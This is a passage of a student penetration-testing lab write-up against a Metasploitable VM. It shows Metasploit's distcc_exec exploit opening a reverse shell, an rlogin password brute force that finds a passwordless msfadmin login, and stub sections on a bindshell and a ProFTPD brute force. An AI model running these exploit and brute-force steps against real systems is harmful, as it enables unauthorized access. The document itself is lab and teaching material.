
```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > search distcc

Matching Modules
================

   #  Name                         Disclosure Date  Rank       Check  Description
   -  ----                         ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution
```

The hosts is set to server ip value as known and so the verbose set to true.



```
Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.105   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/misc/distcc_exec) > show advanced

Module advanced options (exploit/unix/misc/distcc_exec):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   CHOST                                    no        The local client address
   CPORT                                    no        The local client port
   ConnectTimeout          10               yes       Maximum number of seconds to establish a TCP connection
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   false            no        Disable the handler code for the selected payload
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][...]
   SSL                     false            no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                                no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLVerifyMode           PEER             no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
   SSLVersion              Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS,
 SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   VERBOSE                 true             no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
   WfsDelay                0                no        Additional delay when waiting for a session
```

On run we can see a command shell is opened and opens a remote code execution vulnerability in the distributed compiler daemon distcc. The vulnerability was disclosed early, but is still present in modern implementation due to poor configuration of the service.




```
msf5 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 6vhcD5UoWat69KQS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "6vhcD5UoWat69KQS\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (192.168.56.101:4444 -> 192.168.56.105:42222) at 2020-05-18 06:42:49 -0400

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
pwd
/tmp
cd /tmp
ls
4556.jsvc_up
cachelth3p6jar
cachelth3p7jar
cachey2p734jar
cachey2p736jar
cachey5p2bljar
cachey5p2bmjar
gconfd-msfadmin
orbit-msfadmin
```

OUTPUT: In the above scenario, we have gained remote access to server through the identified module for distcc service and executed some basic commands like id, ls, pwd and captured the results.

13. RLOGIN - Brute Force

The module present for rlogin to break the authentication is **auxiliary/scanner/rservices/rlogin_login.**




```
msf5 > search rlogin_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/rservices/rlogin_login                   normal  No     rlogin Authentication Scanner
```

Checking this module, and modifying the configurations under options. The RHOSTS is set to ip **192.168.56.105**, the USER_FILE and PASS_FILE are set to the **user.txt** and **pass.txt** which has names and passwords listed i created. The port name is already shown as **9600** for rlogin. Also setting the **BRUTEFORCE_SPEED** to lowest to fasten the attack and **VERBOSE** set to **true**.


To stop after 1 successful login we have set **stop_on_success** to **true.**

The below screenshot shows all options after modified.




```
msf5 auxiliary(scanner/rservices/rlogin_login) > show options

Module options (auxiliary/scanner/rservices/rlogin_login):

   Name              Current Setting                                                     Required  Description
   ----              ---------------                                                     --------  -----------
   BLANK_PASSWORDS   false                                                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  3                                                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                               no        Try each user/password couple stored in the current da
tabase
   DB_ALL_PASS       false                                                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                               no        Add all users in the current database to the list
   FROMUSER                                                                              no        The username to login from
   FROMUSER_FILE     /usr/share/metasploit-framework/data/wordlists/rservices_from_users.txt  no        File containing from usernames, one per line
   PASSWORD                                                                              no        A specific password to authenticate with
   PASS_FILE         ~/Desktop/pass.txt                                                  no        File containing passwords, one per line
   RHOSTS            192.168.56.105                                                      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT             513                                                                 yes       The target port (TCP)
   SPEED             9600                                                                yes       The terminal speed desired
   STOP_ON_SUCCESS   true                                                                yes       Stop guessing when a credential works for a host
   TERM              vt100                                                               yes       The terminal type desired
   THREADS           1                                                                   yes       The number of concurrent threads (max one per host)
   USERNAME                                                                              no        A specific username to authenticate as
   USERPASS_FILE                                                                         no        File containing users and passwords separated by space
, one pair per line
   USER_AS_PASS      false                                                               no        Try the username as the password for all users
   USER_FILE         ~/Desktop/user.txt                                                  no        File containing usernames, one per line
   VERBOSE           true                                                                yes       Whether to print output for all attempts
```

After running with modified configurations, the user names are checked individually against every password for successful and failed logins. Thus, **brute force** is performed and we get the below,




```
msf5 auxiliary(scanner/rservices/rlogin_login) > run

[*] 192.168.56.105:513    - 192.168.56.105:513 - Starting rlogin sweep
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"admin1" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"admin" from 'daemon'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"msfadmin" from 'bin'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"user" from 'nobody'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"password" from '+'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"qwerty" from 'guest'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"123456789" from 'mail'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"123445" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"1234" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"1234567" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"dragon" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"123123" from 'root'
```



```
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"abc123" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"football" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"monkey" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"letmein" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"696969" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"shadow" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"master" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'user1':"666666" from 'root'
[*] 192.168.56.105:513    - 192.168.56.105:513 Prompt: Password:
[*] 192.168.56.105:513    - 192.168.56.105:513 Result:
[*] 192.168.56.105:513    - 192.168.56.105:513 rlogin - Attempting: 'msfadmin':"admin1" from 'root'
[+] 192.168.56.105:513    - 192.168.56.105:513, rlogin 'msfadmin' from 'root' with no password.
[!] 192.168.56.105:513    - *** auxiliary/scanner/rservices/rlogin_login is still calling the deprecated report_auth_info method! This needs to be updated!
[!] 192.168.56.105:513    - *** For detailed information about LoginScanners and the Credentials objects see:
[!] 192.168.56.105:513    -      https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!] 192.168.56.105:513    -      https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] 192.168.56.105:513    - *** For examples of modules converted to just report credentials without report_auth_info, see:
[!] 192.168.56.105:513    -      https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.56.105:513    -      https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 1 opened (192.168.56.101:1023 -> 192.168.56.105:513) at 2020-05-18 08:49:14 -0400
[*] 192.168.56.105:513    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We get **rlogin for 'msfadmin' from 'root' with no password** present and the execution gets stopped and wont go further. So using **sessions** we can know the active sessions with user id and password and particularly we can login to that successful id and password we got above by **sessions -i Id**




```
msf5 auxiliary(scanner/rservices/rlogin_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell   RLOGIN msfadmin from root (192.168.56.105:513)  192.168.56.101:1023 -> 192.168.56.105:513 (192.168.56.105)

msf5 auxiliary(scanner/rservices/rlogin_login) > sessions -i 1
[*] Starting interaction with 1...

[*] 192.168.56.105 - Command shell session 1 closed.  Reason: User exit
```

When i try opening the session, it started but **exited** and the reason given was **'user exit'.** But a remote session is successfully opened.

<u>Trying out manual method for rlogin brute force:</u>

The exploit completely works on my local machine and able to login with rlogin as '**msfadmin**' but not as **root.**



```
root@kali:/# rlogin -l msfadmin 192.168.56.105
msfadmin@192.168.56.105's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May  5 10:49:48 2020 from 192.168.56.101
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
,119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ▌
```


In the above, we entered into shell and i am able to get the **id** for msfadmin as user id, group id, no. of groups and so on. Also, executed other basic shell commands.

OUTPUT: Executing the module in msfconsole opens a sessions but ends showing 'user exit'. For manual method in local machine it works for msfadmin and enters to shell where the id of msfadmin is captured and other details also shown.

14. Bindshell - remote code execution


15. Proftpd - Brute force

The Proftpd 1.3.1 runs on port 2121. The vulnerability is their weak password policy and user account lockouts doesn't occur after many login failed attempts.
As we tried user name **anonymous** for ftp, similarly we try on proftpd as well with its port number mentioned.
It shows **login failed** and hence, to try brute force attack on auxiliary module in ftp and for successful login attempts, we can use those credentials on our local machine with port **2121** to see if we can login successfully.



